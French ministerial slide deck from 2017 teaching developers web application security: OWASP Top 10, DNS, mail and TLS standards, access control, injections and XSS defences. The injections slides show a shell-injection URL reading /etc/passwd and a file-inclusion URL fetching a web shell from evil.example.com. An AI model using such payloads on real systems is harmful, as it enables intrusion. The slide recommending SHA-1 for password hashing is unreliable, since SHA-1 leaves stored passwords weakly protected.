La sécurité informatique pour les informaticiens

SHFDS

Jean-Philippe Papillon

Matthieu Gomez

6 octobre 2017

Sommaire

1. Contexte de la cybercriminalité
2. OWASP
3. Standards ministériels
4. Tenue à jour des composants
5. Mots de passe, authentification
6. Contrôles d'accès
7. Cloisonnements
8. Injections
9. Bases de données
10. Données sensibles et configuration

SG
Secrétariat général

HFDS Bercy

Contexte de la cybercriminalité

- Des attaques cyber effrayantes

- Une transition fondamentale vers une professionnalisation et industrialisation des cyber attaquants
  - Marchés noirs
  - Exploit as a Service
  - Procédés d'intrusion évolués
  - Rançongiciels

- Des solutions de sécurité traditionnelles insuffisantes
  - Le pare-feu ne protège pas contre les attaques par hameçonnage
  - L'antivirus protège des malwares connus

SG
Secrétariat général

HFDS Bercy

OWASP

- https://www.owasp.org
- communauté en ligne travaillant sur la sécurité des applications Web
- Top 10 des risques critiques pesant sur les applications web
- Le top 10 – 2017 est en préparation

SG
Secrétariat général

HFDS Bercy

OWASP Top 10 - 2013

1. Injections
2. Viol d'authentification ou de session
3. Cross-script scripting (XSS)
4. Références directes non sécurisées à un objet
5. Mauvaise configuration de sécurité
6. Exposition de données sensibles
7. Défaut de contrôle d'accès des fonctions
8. Cross-site request forgery (CSRF)
9. Usage de composants notoirement vulnérables
10. Redirection non validées

SG
Secrétariat général

HFDS Bercy

Comment les contrer ?


- L'homologation
  - Analyse et acceptation des risques
  - Revue de sécurité

- Basée sur nos standards

  http://hfds-bercy.monportail.alize/cms/sites/hfds-bercy/accueil/ssi/textes-de-reference-1.html

SG
Secrétariat général

HFDS Bercy


Traitements automatisés,
par lots
API (EDI, REST…)
Interface Utilisateurs
Usagers, Agents, Admin…
web, courriel, rdp, ssh…
Approvisionnement
composants logiciels,
configuration
Système
Journaux,
Sauvegardes
API (REST, queues)
Traitements arrière-plan
Base de données,
de documents/fichiers

Standards

- Poste de travail
- Appareils connectés
- DNS
- Messagerie
- Protections des systèmes d'information accessibles par API
- Protection HTTP contre les injections (HTTPS)
- TLS

SG
Secrétariat général

HFDS Bercy

Poste de travail

- Risques
  - Fuites d'information
  - Pertes de données
  - Modification non voulues d'informations ou du comportement du poste
  - Usurpations d'identité
  - Utilisation abusive

SG
Secrétariat général

HFDS Bercy

Poste de travail

- Traitement des risques
  - Postes nomades : protection contre fuite
  - Exécution de codes malicieux
  - Attaques réseaux
  - Consoles d'administration
  - Usurpation d'identité
  - Audit
- Focus sur Windows 10

SG Secrétariat général

HFDS Bercy

Appareils connectés

- Menaces
  - Prise de contrôle
  - Vols d'informations
  - Injection de logiciel malveillants

SG
Secrétariat général

HFDS Bercy

Standard minimum des objets connectés

- Pré-requis minimum pour appareils sur réseau
  - Logiciels mis à jours
  - Dispositifs contre les programmes malveillants
  - Limitation des connexions (ports, protocole…)
  - Authentification par un moyen réputé sûr
- Prise en compte
  - À faire figurer dans les marchés publics à partir du 01/01/2017
  - Tenir compte des pré-requis non remplis dans l'homologation

SG
Secrétariat général

HFDS Bercy

DNS

- 1er janvier 2018 : Configuration
  - Validation DNSSEC
  - Response Rate Limiting (RLL)
  - Durée de vie du cache courte (TTL : 1 heure)
- 1er janvier 2019
  - Publication DNSSEC
  - Bureau d'enregistrement et gestion
  - Architecture cloisonnée
  - Hébergement réparti des serveurs DNS
  - Supervision et journalisation

SG
Secrétariat général

HFDS Bercy

Messagerie

- Standards
  - Homologation des services e-mail
  - Relais SMTP, authenticité et confidentialité des courriels
  - SPF et lutte contre l'usurpation de courriel
  - Guide technique DKIM, DMARC, STARTTLS, MIME

SG
Secrétariat général

HFDS Bercy

Messagerie - menace

- Lecture de courriels
- Modification de courriels
- Usurpation de l'identité de l'expéditeur
- SPAM

Défense de la messagerie


- Standards
  - Contrôle de l'IP de l'expéditeur

    → Publier dans le DNS au 01/01/2018
  - Signature
  - Chiffrement STARTTLS
  - Contenu des en-têtes MIME
- Déjà mis en place par les grands opérateurs de messagerie

SG
Secrétariat général

HFDS Bercy

Le DNS est votre ami !



SG
Secrétariat général

HFDS Bercy

Dans les enregistrements DNS

- Adresse SPF
  - Adresses IP autorisées / interdites à envoyer du courrier pour le domaine considéré
- Clé publique DKIM
  - Signature du message par le domaine
- Politique DMARC : Que faire des messages ne répondant pas aux critères SPF et DKIM ?
  - Accepter / rejeter / quarantaine / avertir

SG
Secrétariat général

HFDS Bercy

L’expérience britannique

- DMARC depuis le octobre 2016

- Résultat : le public reçoit plus de 50 000 courriels frauduleux provenant de ‘taxrefund.gov.uk’ par jour !

SG
Secrétariat général

HFDS Bercy

Protections des systèmes d'information accessibles par API

- Mesures organisationnelles
  - Acceptation des CGU

- Mesures techniques
  - Les serveurs du partenaire s'authentifie de manière renforcée

SG
Secrétariat général

HFDS Bercy

TLS

- Menaces sur les communications web

  - Lecture des communications « sniffing »
  - Homme du milieu
  - Déchiffrement après coup, après vol d'une clé privée

Standard

- Algorithme
  - Le SSLv3 est craqué depuis 2014
  - TLS 1.0 = SSLv3.1 à peine plus sûr
  - TLS 1.1 est remplacé

→ Convergence vers TLS 1.2 au 01/01/2019

- Contrôle des certificats
  - Émis : publication des CAA d'ici le 01/01/2018
  - Révoqués : agrafages OCSP
- Tests sur des sites
  - Ex : « B » sur Cryptosense

SG
Secrétariat général

HFDS Bercy

Autorisation d'autorité de certification (CAA)

- Pour un domaine
  - Indiquer les autorités de certifications qui peuvent émettre des certificats
  - publier un enregistrement DNS

- À partir du 8/09/2017, les autorités de certifications doivent contrôler les CAA

SG
Secrétariat général

HFDS Bercy

Contrôle des certificats révoqués

- CRL
  - De plus en plus volumineux
- OCSP : protocole de vérification de certificat en ligne
  - Mais surcharge de l'autorité de certification
  - Agrafage OCSP : le serveur de l'application envoie lui-même une réponse OCSP horodatée et signée

SG
Secrétariat général

HFDS Bercy

Applications web

- Protection contre les injections de contenu, code, XSS et autres menaces sur les applications web (cf. plus loin)
- Homologation d'une application web hébergée sur internet
- URI et supervision pour diagnostiquer l'indisponibilité de services web

SG
Secrétariat général

HFDS Bercy

URI et supervision

- Menaces sur la disponibilité
  - Pertes de connexions entre composants
  - Attaques en force brute
  - Le ping ne suffit pas !

- Standard
  - Page de maintenance préétablie
  - URI/heartbeat : page de tests élaborés
  - URI/metrics : page de compteurs de supervision

SG
Secrétariat général

HFDS Bercy

Tenue à jour des composants

- Menace : Usage de composants notoirement vulnérables
  - Les hôpitaux britanniques, Windows XP et Wannacry…

- Fin du support sécurité :

  http://hfds-bercy.monportail.alize/cms/sites/hfds-bercy/accueil/ssi/fin-de-support-securite.html

SG
Secrétariat général

HFDS Bercy

Authentification

- Hachage des mots de passe
  - SHA-1
- Pas de conservation en clair
  - Bases de données, fichiers, sauvegardes
- Préférer le certificat

- Protection des sessions par token

SG
Secrétariat général

HFDS Bercy

Cross-site request forgery (CSRF)

- Oblige l'utilisateur à effectuer une action involontairement
  - Exemple : poster sur un blog

    → Effacement de message !

- Parades
  - envoyer un token dans un champ invisible du formulaire
  - vérifier le Referer
  - utiliser les nouveaux marquages de cookies (SameSite,)

SG
Secrétariat général

HFDS Bercy

Contrôles d'accès

- Menaces
  - Références directes non sécurisées à un objet

    https://www.example.com/photos/**002547**
  - Défaut de contrôle d'accès des fonctions

    https://www.example.com/**user**/getAccounts

    →https://www.example.com/**admin**/getAccounts

SG
Secrétariat général

HFDS Bercy

Contrôles d'accès

- Parades
  - Utiliser des références valables uniquement pour la session
- Contrôler les droits systématiquement
  - Pages
  - Objets
  - Fonctions

SG
Secrétariat général

HFDS Bercy

Cloisonnement

- Applicatif
  - Séparation physique des machines frontend et backend et des machines des environnements non productif, des environnements contenant des données de production.
  - Compartimentage des applications productives entre elles

SG
Secrétariat général

HFDS Bercy

Cloisonnement


- Administration
  - Un réseau d'administration et des postes administration dédiés
  - Des mots de passe d'administration différents par zone (fronted, backend, bureautique)

SG
Secrétariat général


HFDS Bercy

Injections

- Principe
  - Envoi de code malveillant dans un champ de formulaire ou une URL
  - Envoi de la requête correspondante pour traitement
  - Exécution du code malveillant




Utilisation normale



Secrétariat général

HFDS Bercy

Attaque par injection SQL



Autres injections

- LDAP (applications qui interrogent l'Active Directory)
- Commandes shell :

  http://sensitive/something.php?dir=%3B**cat**%20**/etc/passwd**
- XML
- Remote file inclusion (RFI)

  /vulnerable.php?ARGUMENT_ATTENDU=http://evil.example.com/webshell.txt?

SG Secrétariat général

HFDS Bercy

Parades

- Contrôler les saisies chez le client
  - Ne pas autoriser les caractères spéciaux
  - Valider les entrées avec des expressions régulières
  - Insuffisante !
- Vérifier également sur le serveur
- Employer les librairies adéquates

  NoSamy de l'OWASP
- SQL : requêtes paramétrées

Autres parades

- XML et Java : désactiver l'appel à des ressources tierces
- Le serveur ne doit pas avoir un accès complet à internet

- A paraître : standard sur les passerelles

SG
Secrétariat général

HFDS Bercy

XSS


- Même si l'injection est neutre pour le serveur, elle peut déclencher une action chez le client !

- Effets
  - Vol de session ou de cookie
  - Redirection (phishing…)
  - Actions sur le site
  - Déni de service (boucle infini)


SG
Secrétariat général

HFDS Bercy

XSS par réflexion



XSS stocké


2) Demande de la page
3) Page de résultat
avec le script
Utilisateur
Application Web
1) Enregistrement
du code actif
4) Vol d'information
Attaquant

Parades : contrôle des sorties

- **Content-Security-Policy (CSP)**
  - Contrôle des éléments : Javascript, images, feuille de style…
  - Remontée d'informations
- **Directives**
  - Dans chaque page HTML
  - Dans l'en-tête HTTP indiqué par le serveur

Content-Security-Policy : default-src 'self' https ; report-uri https://monsite.report-uri.io/report;

Marquage des cookies

- Transportés seulement sur https
- Inutilisable dans javascript

Set-cookie : <name>=<value> ; secure ; httpOnly ; SameSite=Lax

Bases de données

- Stockage uniquement des données dont on a besoin et de manière approprié
- Chiffrement
- Un système peut être 'passe-plats' plutôt qu'agrégateur de données

SG
Secrétariat général

HFDS Bercy

Données sensibles et configuration

- Menaces
  - Mauvaise configuration de sécurité
  - Exposition de données sensibles
- Yahoo, sa base de sauvegarde et FTP…

- Parades
  - Vérifier les ports, les services…
  - Vérifier les sauvegardes, les logs, les messages d'erreur…

SG Secrétariat général

HFDS Bercy

RISQUES - OWASP

STANDARDS

COMPOSANTS A JOUR

DONNEES SENSIBLES CONFIGURATION

Avez-vous des questions ?

AUTHENTI-FICATION

BASE DE DONNEES

CONTROLES D'ACCES

CLOISON-NEMENTS

INJECTIONS XSS

SG
Secrétariat général

HFDS Bercy

En savoir plus

- Nous contacter
  - sur incidents

  alerte-ssi.shfds@finances.gouv.fr
  - pour conseil

  dssi.shfds@finances.gouv.fr

- https://www.owasp.org

- « Les failles de sécurité des applications web »

  https://aresu.dsi.cnrs.fr/IMG/pdf/failles_de_securite_v1-3.pdf

SG
Secrétariat général

HFDS Bercy